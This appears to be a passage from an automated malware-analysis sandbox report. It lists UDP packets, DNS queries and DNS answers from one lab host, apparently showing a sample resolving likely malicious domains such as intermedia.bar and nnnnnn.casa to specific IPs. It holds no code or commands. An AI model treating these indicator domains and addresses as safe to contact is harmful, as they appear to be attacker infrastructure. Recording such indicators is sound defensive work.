Jan 21, 2022 07:52:33.269349098 CET	49756	80	192.168.2.3	31.41.46.120

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 21, 2022 07:52:31.536573887 CET	57875	53	192.168.2.3	8.8.8.8
Jan 21, 2022 07:52:31.554512024 CET	53	57875	8.8.8.8	192.168.2.3
Jan 21, 2022 07:52:33.055603981 CET	54154	53	192.168.2.3	8.8.8.8
Jan 21, 2022 07:52:33.063489914 CET	52806	53	192.168.2.3	8.8.8.8
Jan 21, 2022 07:52:33.073617935 CET	53	54154	8.8.8.8	192.168.2.3
Jan 21, 2022 07:52:33.079840899 CET	53	52806	8.8.8.8	192.168.2.3
Jan 21, 2022 07:52:33.105743885 CET	53910	53	192.168.2.3	8.8.8.8
Jan 21, 2022 07:52:33.123266935 CET	53	53910	8.8.8.8	192.168.2.3
Jan 21, 2022 07:53:18.026475906 CET	63297	53	192.168.2.3	8.8.8.8
Jan 21, 2022 07:53:18.046252012 CET	53	63297	8.8.8.8	192.168.2.3
Jan 21, 2022 07:53:20.502280951 CET	58361	53	192.168.2.3	8.8.8.8
Jan 21, 2022 07:53:20.505213022 CET	53615	53	192.168.2.3	8.8.8.8
Jan 21, 2022 07:53:20.508810043 CET	50728	53	192.168.2.3	8.8.8.8
Jan 21, 2022 07:53:20.526889086 CET	53	53615	8.8.8.8	192.168.2.3
Jan 21, 2022 07:53:20.526930094 CET	53	50728	8.8.8.8	192.168.2.3
Jan 21, 2022 07:53:20.559519053 CET	53	58361	8.8.8.8	192.168.2.3
Jan 21, 2022 07:53:22.058412075 CET	57106	53	192.168.2.3	8.8.8.8
Jan 21, 2022 07:53:22.078999996 CET	60352	53	192.168.2.3	8.8.8.8
Jan 21, 2022 07:53:22.081625938 CET	53	57106	8.8.8.8	192.168.2.3
Jan 21, 2022 07:53:22.100311995 CET	53	60352	8.8.8.8	192.168.2.3
Jan 21, 2022 07:53:23.927560091 CET	56773	53	192.168.2.3	8.8.8.8
Jan 21, 2022 07:53:23.933923960 CET	60982	53	192.168.2.3	8.8.8.8
Jan 21, 2022 07:53:23.951951981 CET	53	56773	8.8.8.8	192.168.2.3
Jan 21, 2022 07:53:23.956944942 CET	53	60982	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 21, 2022 07:53:51.772736073 CET	51539	53	192.168.2.3	8.8.8.8
Jan 21, 2022 07:53:51.791054010 CET	53	51539	8.8.8.8	192.168.2.3
Jan 21, 2022 07:53:53.018518925 CET	55393	53	192.168.2.3	8.8.8.8
Jan 21, 2022 07:53:53.027496099 CET	50585	53	192.168.2.3	8.8.8.8
Jan 21, 2022 07:53:53.036653996 CET	53	55393	8.8.8.8	192.168.2.3
Jan 21, 2022 07:53:53.045314074 CET	53	50585	8.8.8.8	192.168.2.3
Jan 21, 2022 07:53:53.051220894 CET	63456	53	192.168.2.3	8.8.8.8
Jan 21, 2022 07:53:53.069173098 CET	53	63456	8.8.8.8	192.168.2.3
Jan 21, 2022 07:54:16.158632994 CET	55108	53	192.168.2.3	8.8.8.8
Jan 21, 2022 07:54:16.180954933 CET	53	55108	8.8.8.8	192.168.2.3
Jan 21, 2022 07:54:19.748878002 CET	58942	53	192.168.2.3	8.8.8.8
Jan 21, 2022 07:54:19.784967899 CET	53	58942	8.8.8.8	192.168.2.3
Jan 21, 2022 07:54:21.350162983 CET	64432	53	192.168.2.3	8.8.8.8
Jan 21, 2022 07:54:21.366064072 CET	49250	53	192.168.2.3	8.8.8.8
Jan 21, 2022 07:54:21.367357969 CET	53	64432	8.8.8.8	192.168.2.3
Jan 21, 2022 07:54:21.385416031 CET	63490	53	192.168.2.3	8.8.8.8
Jan 21, 2022 07:54:21.389899015 CET	53	49250	8.8.8.8	192.168.2.3
Jan 21, 2022 07:54:21.405597925 CET	53	63490	8.8.8.8	192.168.2.3
Jan 21, 2022 07:54:24.293394089 CET	65110	53	192.168.2.3	8.8.8.8
Jan 21, 2022 07:54:24.313271046 CET	53	65110	8.8.8.8	192.168.2.3
Jan 21, 2022 07:54:43.969847918 CET	61120	53	192.168.2.3	8.8.8.8
Jan 21, 2022 07:54:43.993266106 CET	53	61120	8.8.8.8	192.168.2.3
Jan 21, 2022 07:54:47.070692062 CET	50824	53	192.168.2.3	8.8.8.8
Jan 21, 2022 07:54:47.093403101 CET	53	50824	8.8.8.8	192.168.2.3
Jan 21, 2022 07:54:47.448050976 CET	56706	53	192.168.2.3	8.8.8.8
Jan 21, 2022 07:54:47.464580059 CET	53	56706	8.8.8.8	192.168.2.3
Jan 21, 2022 07:54:49.845648050 CET	53569	53	192.168.2.3	8.8.8.8
Jan 21, 2022 07:54:49.862381935 CET	53	53569	8.8.8.8	192.168.2.3
Jan 21, 2022 07:55:07.503159046 CET	65501	53	192.168.2.3	8.8.8.8
Jan 21, 2022 07:55:07.519746065 CET	53	65501	8.8.8.8	192.168.2.3
Jan 21, 2022 07:55:10.290509939 CET	53465	53	192.168.2.3	8.8.8.8
Jan 21, 2022 07:55:10.306759119 CET	53	53465	8.8.8.8	192.168.2.3
Jan 21, 2022 07:55:18.790206909 CET	49290	53	192.168.2.3	8.8.8.8
Jan 21, 2022 07:55:18.808697939 CET	53	49290	8.8.8.8	192.168.2.3
Jan 21, 2022 07:55:19.111947060 CET	59754	53	192.168.2.3	8.8.8.8
Jan 21, 2022 07:55:19.131164074 CET	53	59754	8.8.8.8	192.168.2.3
Jan 21, 2022 07:55:19.151851892 CET	49234	53	192.168.2.3	8.8.8.8
Jan 21, 2022 07:55:19.172622919 CET	53	49234	8.8.8.8	192.168.2.3
Jan 21, 2022 07:55:19.473258972 CET	58720	53	192.168.2.3	8.8.8.8
Jan 21, 2022 07:55:19.491530895 CET	53	58720	8.8.8.8	192.168.2.3
Jan 21, 2022 07:55:27.745961905 CET	57447	53	192.168.2.3	8.8.8.8
Jan 21, 2022 07:55:27.767707109 CET	53	57447	8.8.8.8	192.168.2.3
Jan 21, 2022 07:55:30.511321068 CET	63583	53	192.168.2.3	8.8.8.8
Jan 21, 2022 07:55:30.529737949 CET	53	63583	8.8.8.8	192.168.2.3
Jan 21, 2022 07:55:39.566582918 CET	64099	53	192.168.2.3	8.8.8.8
Jan 21, 2022 07:55:39.584458113 CET	53	64099	8.8.8.8	192.168.2.3
Jan 21, 2022 07:55:39.977742910 CET	64610	53	192.168.2.3	8.8.8.8
Jan 21, 2022 07:55:39.996416092 CET	53	64610	8.8.8.8	192.168.2.3
Jan 21, 2022 07:55:59.773462057 CET	51989	53	192.168.2.3	8.8.8.8
Jan 21, 2022 07:55:59.791659117 CET	53	51989	8.8.8.8	192.168.2.3
Jan 21, 2022 07:56:00.202368975 CET	53152	53	192.168.2.3	8.8.8.8
Jan 21, 2022 07:56:00.223572969 CET	53	53152	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 21, 2022 07:52:31.536573887 CET	192.168.2.3	8.8.8.8	0xa2f1	Standard query (0)	intermedia.bar	A (IP address)	IN (0x0001)
Jan 21, 2022 07:52:33.055603981 CET	192.168.2.3	8.8.8.8	0xda26	Standard query (0)	intermedia.bar	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 21, 2022 07:52:33.063489914 CET	192.168.2.3	8.8.8.8	0xf7e3	Standard query (0)	intermedia.bar	A (IP address)	IN (0x0001)
Jan 21, 2022 07:52:33.105743885 CET	192.168.2.3	8.8.8.8	0x1853	Standard query (0)	intermedia.bar	A (IP address)	IN (0x0001)
Jan 21, 2022 07:53:18.026475906 CET	192.168.2.3	8.8.8.8	0x1716	Standard query (0)	nnnnnn.casa	A (IP address)	IN (0x0001)
Jan 21, 2022 07:53:20.502280951 CET	192.168.2.3	8.8.8.8	0x5ee6	Standard query (0)	nnnnnn.casa	A (IP address)	IN (0x0001)
Jan 21, 2022 07:53:20.505213022 CET	192.168.2.3	8.8.8.8	0x342f	Standard query (0)	nnnnnn.casa	A (IP address)	IN (0x0001)
Jan 21, 2022 07:53:20.508810043 CET	192.168.2.3	8.8.8.8	0x39f3	Standard query (0)	nnnnnn.casa	A (IP address)	IN (0x0001)
Jan 21, 2022 07:53:22.058412075 CET	192.168.2.3	8.8.8.8	0x32fd	Standard query (0)	www.nnnnnn.casa	A (IP address)	IN (0x0001)
Jan 21, 2022 07:53:22.078999996 CET	192.168.2.3	8.8.8.8	0x5969	Standard query (0)	www.nnnnnn.casa	A (IP address)	IN (0x0001)
Jan 21, 2022 07:53:23.927560091 CET	192.168.2.3	8.8.8.8	0x7f98	Standard query (0)	www.nnnnnn.casa	A (IP address)	IN (0x0001)
Jan 21, 2022 07:53:23.933923960 CET	192.168.2.3	8.8.8.8	0xd103	Standard query (0)	www.nnnnnn.casa	A (IP address)	IN (0x0001)
Jan 21, 2022 07:53:51.772736073 CET	192.168.2.3	8.8.8.8	0xfbe3	Standard query (0)	intermedia.bar	A (IP address)	IN (0x0001)
Jan 21, 2022 07:53:53.018518925 CET	192.168.2.3	8.8.8.8	0x7978	Standard query (0)	intermedia.bar	A (IP address)	IN (0x0001)
Jan 21, 2022 07:53:53.027496099 CET	192.168.2.3	8.8.8.8	0x665b	Standard query (0)	intermedia.bar	A (IP address)	IN (0x0001)
Jan 21, 2022 07:53:53.051220894 CET	192.168.2.3	8.8.8.8	0x7d04	Standard query (0)	intermedia.bar	A (IP address)	IN (0x0001)
Jan 21, 2022 07:54:16.158632994 CET	192.168.2.3	8.8.8.8	0xbebb	Standard query (0)	nnnnnn.bar	A (IP address)	IN (0x0001)
Jan 21, 2022 07:54:19.748878002 CET	192.168.2.3	8.8.8.8	0x946	Standard query (0)	www.nnnnnn.bar	A (IP address)	IN (0x0001)
Jan 21, 2022 07:54:21.350162983 CET	192.168.2.3	8.8.8.8	0xdd79	Standard query (0)	nnnnnn.bar	A (IP address)	IN (0x0001)
Jan 21, 2022 07:54:21.366064072 CET	192.168.2.3	8.8.8.8	0x50bb	Standard query (0)	nnnnnn.bar	A (IP address)	IN (0x0001)
Jan 21, 2022 07:54:21.385416031 CET	192.168.2.3	8.8.8.8	0x730c	Standard query (0)	nnnnnn.bar	A (IP address)	IN (0x0001)
Jan 21, 2022 07:54:24.293394089 CET	192.168.2.3	8.8.8.8	0xb57f	Standard query (0)	www.nnnnnn.bar	A (IP address)	IN (0x0001)
Jan 21, 2022 07:54:43.969847918 CET	192.168.2.3	8.8.8.8	0x9f6b	Standard query (0)	nnnnnn.casa	A (IP address)	IN (0x0001)
Jan 21, 2022 07:54:47.070692062 CET	192.168.2.3	8.8.8.8	0xcaac	Standard query (0)	www.nnnnnn.casa	A (IP address)	IN (0x0001)
Jan 21, 2022 07:54:47.448050976 CET	192.168.2.3	8.8.8.8	0x37e1	Standard query (0)	nnnnnn.casa	A (IP address)	IN (0x0001)
Jan 21, 2022 07:54:49.845648050 CET	192.168.2.3	8.8.8.8	0xf154	Standard query (0)	www.nnnnnn.casa	A (IP address)	IN (0x0001)
Jan 21, 2022 07:55:07.503159046 CET	192.168.2.3	8.8.8.8	0xe76c	Standard query (0)	intermedia.bar	A (IP address)	IN (0x0001)
Jan 21, 2022 07:55:10.290509939 CET	192.168.2.3	8.8.8.8	0x35b1	Standard query (0)	intermedia.bar	A (IP address)	IN (0x0001)
Jan 21, 2022 07:55:18.790206909 CET	192.168.2.3	8.8.8.8	0xe7d2	Standard query (0)	nnnnnn.casa	A (IP address)	IN (0x0001)
Jan 21, 2022 07:55:19.111947060 CET	192.168.2.3	8.8.8.8	0x5cd7	Standard query (0)	nnnnnn.casa	A (IP address)	IN (0x0001)
Jan 21, 2022 07:55:19.151851892 CET	192.168.2.3	8.8.8.8	0xa9cd	Standard query (0)	www.nnnnnn.casa	A (IP address)	IN (0x0001)
Jan 21, 2022 07:55:19.473258972 CET	192.168.2.3	8.8.8.8	0x7631	Standard query (0)	www.nnnnnn.casa	A (IP address)	IN (0x0001)
Jan 21, 2022 07:55:27.745961905 CET	192.168.2.3	8.8.8.8	0xa700	Standard query (0)	nnnnnn.bar	A (IP address)	IN (0x0001)
Jan 21, 2022 07:55:30.511321068 CET	192.168.2.3	8.8.8.8	0x1dda	Standard query (0)	nnnnnn.bar	A (IP address)	IN (0x0001)
Jan 21, 2022 07:55:39.566582918 CET	192.168.2.3	8.8.8.8	0xc787	Standard query (0)	intermedia.bar	A (IP address)	IN (0x0001)
Jan 21, 2022 07:55:39.977742910 CET	192.168.2.3	8.8.8.8	0x5086	Standard query (0)	intermedia.bar	A (IP address)	IN (0x0001)
Jan 21, 2022 07:55:59.773462057 CET	192.168.2.3	8.8.8.8	0xd45d	Standard query (0)	nnnnnn.bar	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 21, 2022 07:56:00.202368975 CET	192.168.2.3	8.8.8.8	0xa3b2	Standard query (0)	nnnnnn.bar	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 21, 2022 07:52:31.554512024 CET	8.8.8.8	192.168.2.3	0xa2f1	No error (0)	intermedia.bar		31.41.46.120	A (IP address)	IN (0x0001)
Jan 21, 2022 07:52:33.073617935 CET	8.8.8.8	192.168.2.3	0xda26	No error (0)	intermedia.bar		31.41.46.120	A (IP address)	IN (0x0001)
Jan 21, 2022 07:52:33.079840899 CET	8.8.8.8	192.168.2.3	0xf7e3	No error (0)	intermedia.bar		31.41.46.120	A (IP address)	IN (0x0001)
Jan 21, 2022 07:52:33.123266935 CET	8.8.8.8	192.168.2.3	0x1853	No error (0)	intermedia.bar		31.41.46.120	A (IP address)	IN (0x0001)
Jan 21, 2022 07:53:18.046252012 CET	8.8.8.8	192.168.2.3	0x1716	No error (0)	nnnnnn.casa		192.64.119.233	A (IP address)	IN (0x0001)
Jan 21, 2022 07:53:20.526889086 CET	8.8.8.8	192.168.2.3	0x342f	No error (0)	nnnnnn.casa		192.64.119.233	A (IP address)	IN (0x0001)
Jan 21, 2022 07:53:20.526930094 CET	8.8.8.8	192.168.2.3	0x39f3	No error (0)	nnnnnn.casa		192.64.119.233	A (IP address)	IN (0x0001)
Jan 21, 2022 07:53:20.559519053 CET	8.8.8.8	192.168.2.3	0x5ee6	No error (0)	nnnnnn.casa		192.64.119.233	A (IP address)	IN (0x0001)
Jan 21, 2022 07:53:22.081625938 CET	8.8.8.8	192.168.2.3	0x32fd	No error (0)	www.nnnnnn.casa	parkingpage.namecheap.com		CNAME (Canonical name)	IN (0x0001)
Jan 21, 2022 07:53:22.081625938 CET	8.8.8.8	192.168.2.3	0x32fd	No error (0)	parkingpage.namecheap.com		198.54.117.218	A (IP address)	IN (0x0001)
Jan 21, 2022 07:53:22.081625938 CET	8.8.8.8	192.168.2.3	0x32fd	No error (0)	parkingpage.namecheap.com		198.54.117.212	A (IP address)	IN (0x0001)
Jan 21, 2022 07:53:22.081625938 CET	8.8.8.8	192.168.2.3	0x32fd	No error (0)	parkingpage.namecheap.com		198.54.117.217	A (IP address)	IN (0x0001)
Jan 21, 2022 07:53:22.081625938 CET	8.8.8.8	192.168.2.3	0x32fd	No error (0)	parkingpage.namecheap.com		198.54.117.210	A (IP address)	IN (0x0001)
Jan 21, 2022 07:53:22.081625938 CET	8.8.8.8	192.168.2.3	0x32fd	No error (0)	parkingpage.namecheap.com		198.54.117.211	A (IP address)	IN (0x0001)
Jan 21, 2022 07:53:22.081625938 CET	8.8.8.8	192.168.2.3	0x32fd	No error (0)	parkingpage.namecheap.com		198.54.117.215	A (IP address)	IN (0x0001)
Jan 21, 2022 07:53:22.081625938 CET	8.8.8.8	192.168.2.3	0x32fd	No error (0)	parkingpage.namecheap.com		198.54.117.216	A (IP address)	IN (0x0001)
Jan 21, 2022 07:53:22.100311995 CET	8.8.8.8	192.168.2.3	0x5969	No error (0)	www.nnnnnn.casa	parkingpage.namecheap.com		CNAME (Canonical name)	IN (0x0001)
Jan 21, 2022 07:53:22.100311995 CET	8.8.8.8	192.168.2.3	0x5969	No error (0)	parkingpage.namecheap.com		198.54.117.211	A (IP address)	IN (0x0001)
Jan 21, 2022 07:53:22.100311995 CET	8.8.8.8	192.168.2.3	0x5969	No error (0)	parkingpage.namecheap.com		198.54.117.212	A (IP address)	IN (0x0001)
Jan 21, 2022 07:53:22.100311995 CET	8.8.8.8	192.168.2.3	0x5969	No error (0)	parkingpage.namecheap.com		198.54.117.215	A (IP address)	IN (0x0001)
Jan 21, 2022 07:53:22.100311995 CET	8.8.8.8	192.168.2.3	0x5969	No error (0)	parkingpage.namecheap.com		198.54.117.217	A (IP address)	IN (0x0001)
Jan 21, 2022 07:53:22.100311995 CET	8.8.8.8	192.168.2.3	0x5969	No error (0)	parkingpage.namecheap.com		198.54.117.218	A (IP address)	IN (0x0001)
Jan 21, 2022 07:53:22.100311995 CET	8.8.8.8	192.168.2.3	0x5969	No error (0)	parkingpage.namecheap.com		198.54.117.210	A (IP address)	IN (0x0001)
Jan 21, 2022 07:53:22.100311995 CET	8.8.8.8	192.168.2.3	0x5969	No error (0)	parkingpage.namecheap.com		198.54.117.216	A (IP address)	IN (0x0001)
Jan 21, 2022 07:53:23.951951981 CET	8.8.8.8	192.168.2.3	0x7f98	No error (0)	www.nnnnnn.casa	parkingpage.namecheap.com		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 21, 2022 07:53:23.951951981 CET	8.8.8.8	192.168.2.3	0x7f98	No error (0)	parkingpage.namecheap.com		198.54.117.210	A (IP address)	IN (0x0001)
Jan 21, 2022 07:53:23.951951981 CET	8.8.8.8	192.168.2.3	0x7f98	No error (0)	parkingpage.namecheap.com		198.54.117.212	A (IP address)	IN (0x0001)
Jan 21, 2022 07:53:23.951951981 CET	8.8.8.8	192.168.2.3	0x7f98	No error (0)	parkingpage.namecheap.com		198.54.117.218	A (IP address)	IN (0x0001)
Jan 21, 2022 07:53:23.951951981 CET	8.8.8.8	192.168.2.3	0x7f98	No error (0)	parkingpage.namecheap.com		198.54.117.216	A (IP address)	IN (0x0001)
Jan 21, 2022 07:53:23.951951981 CET	8.8.8.8	192.168.2.3	0x7f98	No error (0)	parkingpage.namecheap.com		198.54.117.211	A (IP address)	IN (0x0001)
Jan 21, 2022 07:53:23.951951981 CET	8.8.8.8	192.168.2.3	0x7f98	No error (0)	parkingpage.namecheap.com		198.54.117.217	A (IP address)	IN (0x0001)
Jan 21, 2022 07:53:23.951951981 CET	8.8.8.8	192.168.2.3	0x7f98	No error (0)	parkingpage.namecheap.com		198.54.117.215	A (IP address)	IN (0x0001)
Jan 21, 2022 07:53:23.956944942 CET	8.8.8.8	192.168.2.3	0xd103	No error (0)	www.nnnnnn.casa	parkingpage.namecheap.com		CNAME (Canonical name)	IN (0x0001)
Jan 21, 2022 07:53:23.956944942 CET	8.8.8.8	192.168.2.3	0xd103	No error (0)	parkingpage.namecheap.com		198.54.117.210	A (IP address)	IN (0x0001)
Jan 21, 2022 07:53:23.956944942 CET	8.8.8.8	192.168.2.3	0xd103	No error (0)	parkingpage.namecheap.com		198.54.117.217	A (IP address)	IN (0x0001)
Jan 21, 2022 07:53:23.956944942 CET	8.8.8.8	192.168.2.3	0xd103	No error (0)	parkingpage.namecheap.com		198.54.117.218	A (IP address)	IN (0x0001)
Jan 21, 2022 07:53:23.956944942 CET	8.8.8.8	192.168.2.3	0xd103	No error (0)	parkingpage.namecheap.com		198.54.117.211	A (IP address)	IN (0x0001)
Jan 21, 2022 07:53:23.956944942 CET	8.8.8.8	192.168.2.3	0xd103	No error (0)	parkingpage.namecheap.com		198.54.117.212	A (IP address)	IN (0x0001)
Jan 21, 2022 07:53:23.956944942 CET	8.8.8.8	192.168.2.3	0xd103	No error (0)	parkingpage.namecheap.com		198.54.117.215	A (IP address)	IN (0x0001)
Jan 21, 2022 07:53:23.956944942 CET	8.8.8.8	192.168.2.3	0xd103	No error (0)	parkingpage.namecheap.com		198.54.117.216	A (IP address)	IN (0x0001)
Jan 21, 2022 07:53:51.791054010 CET	8.8.8.8	192.168.2.3	0xfbe3	No error (0)	intermedia.bar		31.41.46.120	A (IP address)	IN (0x0001)
Jan 21, 2022 07:53:53.036653996 CET	8.8.8.8	192.168.2.3	0x7978	No error (0)	intermedia.bar		31.41.46.120	A (IP address)	IN (0x0001)
Jan 21, 2022 07:53:53.045314074 CET	8.8.8.8	192.168.2.3	0x665b	No error (0)	intermedia.bar		31.41.46.120	A (IP address)	IN (0x0001)
Jan 21, 2022 07:53:53.069173098 CET	8.8.8.8	192.168.2.3	0x7d04	No error (0)	intermedia.bar		31.41.46.120	A (IP address)	IN (0x0001)
Jan 21, 2022 07:54:16.180954933 CET	8.8.8.8	192.168.2.3	0xbebb	No error (0)	nnnnnn.bar		162.255.119.177	A (IP address)	IN (0x0001)
Jan 21, 2022 07:54:19.784967899 CET	8.8.8.8	192.168.2.3	0x946	No error (0)	www.nnnnnn.bar	parkingpage.namecheap.com		CNAME (Canonical name)	IN (0x0001)
Jan 21, 2022 07:54:19.784967899 CET	8.8.8.8	192.168.2.3	0x946	No error (0)	parkingpage.namecheap.com		198.54.117.216	A (IP address)	IN (0x0001)
Jan 21, 2022 07:54:19.784967899 CET	8.8.8.8	192.168.2.3	0x946	No error (0)	parkingpage.namecheap.com		198.54.117.217	A (IP address)	IN (0x0001)
Jan 21, 2022 07:54:19.784967899 CET	8.8.8.8	192.168.2.3	0x946	No error (0)	parkingpage.namecheap.com		198.54.117.212	A (IP address)	IN (0x0001)
Jan 21, 2022 07:54:19.784967899 CET	8.8.8.8	192.168.2.3	0x946	No error (0)	parkingpage.namecheap.com		198.54.117.210	A (IP address)	IN (0x0001)
Jan 21, 2022 07:54:19.784967899 CET	8.8.8.8	192.168.2.3	0x946	No error (0)	parkingpage.namecheap.com		198.54.117.211	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 21, 2022 07:54:19.784967899 CET	8.8.8.8	192.168.2.3	0x946	No error (0)	parkingpage.namecheap.com		198.54.117.218	A (IP address)	IN (0x0001)
Jan 21, 2022 07:54:19.784967899 CET	8.8.8.8	192.168.2.3	0x946	No error (0)	parkingpage.namecheap.com		198.54.117.215	A (IP address)	IN (0x0001)
Jan 21, 2022 07:54:21.367357969 CET	8.8.8.8	192.168.2.3	0xdd79	No error (0)	nnnnnn.bar		162.255.119.177	A (IP address)	IN (0x0001)
Jan 21, 2022 07:54:21.389899015 CET	8.8.8.8	192.168.2.3	0x50bb	No error (0)	nnnnnn.bar		162.255.119.177	A (IP address)	IN (0x0001)
Jan 21, 2022 07:54:21.405597925 CET	8.8.8.8	192.168.2.3	0x730c	No error (0)	nnnnnn.bar		162.255.119.177	A (IP address)	IN (0x0001)
Jan 21, 2022 07:54:24.313271046 CET	8.8.8.8	192.168.2.3	0xb57f	No error (0)	www.nnnnnn.bar	parkingpage.namecheap.com		CNAME (Canonical name)	IN (0x0001)
Jan 21, 2022 07:54:24.313271046 CET	8.8.8.8	192.168.2.3	0xb57f	No error (0)	parkingpage.namecheap.com		198.54.117.211	A (IP address)	IN (0x0001)
Jan 21, 2022 07:54:24.313271046 CET	8.8.8.8	192.168.2.3	0xb57f	No error (0)	parkingpage.namecheap.com		198.54.117.210	A (IP address)	IN (0x0001)
Jan 21, 2022 07:54:24.313271046 CET	8.8.8.8	192.168.2.3	0xb57f	No error (0)	parkingpage.namecheap.com		198.54.117.212	A (IP address)	IN (0x0001)
Jan 21, 2022 07:54:24.313271046 CET	8.8.8.8	192.168.2.3	0xb57f	No error (0)	parkingpage.namecheap.com		198.54.117.217	A (IP address)	IN (0x0001)
Jan 21, 2022 07:54:24.313271046 CET	8.8.8.8	192.168.2.3	0xb57f	No error (0)	parkingpage.namecheap.com		198.54.117.218	A (IP address)	IN (0x0001)
Jan 21, 2022 07:54:24.313271046 CET	8.8.8.8	192.168.2.3	0xb57f	No error (0)	parkingpage.namecheap.com		198.54.117.216	A (IP address)	IN (0x0001)
Jan 21, 2022 07:54:24.313271046 CET	8.8.8.8	192.168.2.3	0xb57f	No error (0)	parkingpage.namecheap.com		198.54.117.215	A (IP address)	IN (0x0001)
Jan 21, 2022 07:54:43.993266106 CET	8.8.8.8	192.168.2.3	0x9f6b	No error (0)	nnnnnn.casa		192.64.119.233	A (IP address)	IN (0x0001)
Jan 21, 2022 07:54:47.093403101 CET	8.8.8.8	192.168.2.3	0xcaac	No error (0)	www.nnnnnn.casa	parkingpage.namecheap.com		CNAME (Canonical name)	IN (0x0001)
Jan 21, 2022 07:54:47.093403101 CET	8.8.8.8	192.168.2.3	0xcaac	No error (0)	parkingpage.namecheap.com		198.54.117.212	A (IP address)	IN (0x0001)
Jan 21, 2022 07:54:47.093403101 CET	8.8.8.8	192.168.2.3	0xcaac	No error (0)	parkingpage.namecheap.com		198.54.117.215	A (IP address)	IN (0x0001)
Jan 21, 2022 07:54:47.093403101 CET	8.8.8.8	192.168.2.3	0xcaac	No error (0)	parkingpage.namecheap.com		198.54.117.217	A (IP address)	IN (0x0001)
Jan 21, 2022 07:54:47.093403101 CET	8.8.8.8	192.168.2.3	0xcaac	No error (0)	parkingpage.namecheap.com		198.54.117.218	A (IP address)	IN (0x0001)
Jan 21, 2022 07:54:47.093403101 CET	8.8.8.8	192.168.2.3	0xcaac	No error (0)	parkingpage.namecheap.com		198.54.117.216	A (IP address)	IN (0x0001)
Jan 21, 2022 07:54:47.093403101 CET	8.8.8.8	192.168.2.3	0xcaac	No error (0)	parkingpage.namecheap.com		198.54.117.211	A (IP address)	IN (0x0001)
Jan 21, 2022 07:54:47.093403101 CET	8.8.8.8	192.168.2.3	0xcaac	No error (0)	parkingpage.namecheap.com		198.54.117.210	A (IP address)	IN (0x0001)
Jan 21, 2022 07:54:47.464580059 CET	8.8.8.8	192.168.2.3	0x37e1	No error (0)	nnnnnn.casa		192.64.119.233	A (IP address)	IN (0x0001)
Jan 21, 2022 07:54:49.862381935 CET	8.8.8.8	192.168.2.3	0xf154	No error (0)	www.nnnnnn.casa	parkingpage.namecheap.com		CNAME (Canonical name)	IN (0x0001)
Jan 21, 2022 07:54:49.862381935 CET	8.8.8.8	192.168.2.3	0xf154	No error (0)	parkingpage.namecheap.com		198.54.117.215	A (IP address)	IN (0x0001)
Jan 21, 2022 07:54:49.862381935 CET	8.8.8.8	192.168.2.3	0xf154	No error (0)	parkingpage.namecheap.com		198.54.117.217	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 21, 2022 07:54:49.862381935 CET	8.8.8.8	192.168.2.3	0xf154	No error (0)	parkingpage.namecheap.com		198.54.117.216	A (IP address)	IN (0x0001)
Jan 21, 2022 07:54:49.862381935 CET	8.8.8.8	192.168.2.3	0xf154	No error (0)	parkingpage.namecheap.com		198.54.117.218	A (IP address)	IN (0x0001)
Jan 21, 2022 07:54:49.862381935 CET	8.8.8.8	192.168.2.3	0xf154	No error (0)	parkingpage.namecheap.com		198.54.117.212	A (IP address)	IN (0x0001)
Jan 21, 2022 07:54:49.862381935 CET	8.8.8.8	192.168.2.3	0xf154	No error (0)	parkingpage.namecheap.com		198.54.117.210	A (IP address)	IN (0x0001)
Jan 21, 2022 07:54:49.862381935 CET	8.8.8.8	192.168.2.3	0xf154	No error (0)	parkingpage.namecheap.com		198.54.117.211	A (IP address)	IN (0x0001)
Jan 21, 2022 07:55:07.519746065 CET	8.8.8.8	192.168.2.3	0xe76c	No error (0)	intermedia.bar		31.41.46.120	A (IP address)	IN (0x0001)
Jan 21, 2022 07:55:10.306759119 CET	8.8.8.8	192.168.2.3	0x35b1	No error (0)	intermedia.bar		31.41.46.120	A (IP address)	IN (0x0001)
Jan 21, 2022 07:55:18.808697939 CET	8.8.8.8	192.168.2.3	0xe7d2	No error (0)	nnnnnn.casa		192.64.119.233	A (IP address)	IN (0x0001)
Jan 21, 2022 07:55:19.131164074 CET	8.8.8.8	192.168.2.3	0x5cd7	No error (0)	nnnnnn.casa		192.64.119.233	A (IP address)	IN (0x0001)
Jan 21, 2022 07:55:19.172622919 CET	8.8.8.8	192.168.2.3	0xa9cd	No error (0)	www.nnnnnn.casa	parkingpage.namecheap.com		CNAME (Canonical name)	IN (0x0001)
Jan 21, 2022 07:55:19.172622919 CET	8.8.8.8	192.168.2.3	0xa9cd	No error (0)	parkingpage.namecheap.com		198.54.117.210	A (IP address)	IN (0x0001)
Jan 21, 2022 07:55:19.172622919 CET	8.8.8.8	192.168.2.3	0xa9cd	No error (0)	parkingpage.namecheap.com		198.54.117.218	A (IP address)	IN (0x0001)
Jan 21, 2022 07:55:19.172622919 CET	8.8.8.8	192.168.2.3	0xa9cd	No error (0)	parkingpage.namecheap.com		198.54.117.216	A (IP address)	IN (0x0001)
Jan 21, 2022 07:55:19.172622919 CET	8.8.8.8	192.168.2.3	0xa9cd	No error (0)	parkingpage.namecheap.com		198.54.117.215	A (IP address)	IN (0x0001)
Jan 21, 2022 07:55:19.172622919 CET	8.8.8.8	192.168.2.3	0xa9cd	No error (0)	parkingpage.namecheap.com		198.54.117.211	A (IP address)	IN (0x0001)
Jan 21, 2022 07:55:19.172622919 CET	8.8.8.8	192.168.2.3	0xa9cd	No error (0)	parkingpage.namecheap.com		198.54.117.212	A (IP address)	IN (0x0001)
Jan 21, 2022 07:55:19.172622919 CET	8.8.8.8	192.168.2.3	0xa9cd	No error (0)	parkingpage.namecheap.com		198.54.117.217	A (IP address)	IN (0x0001)
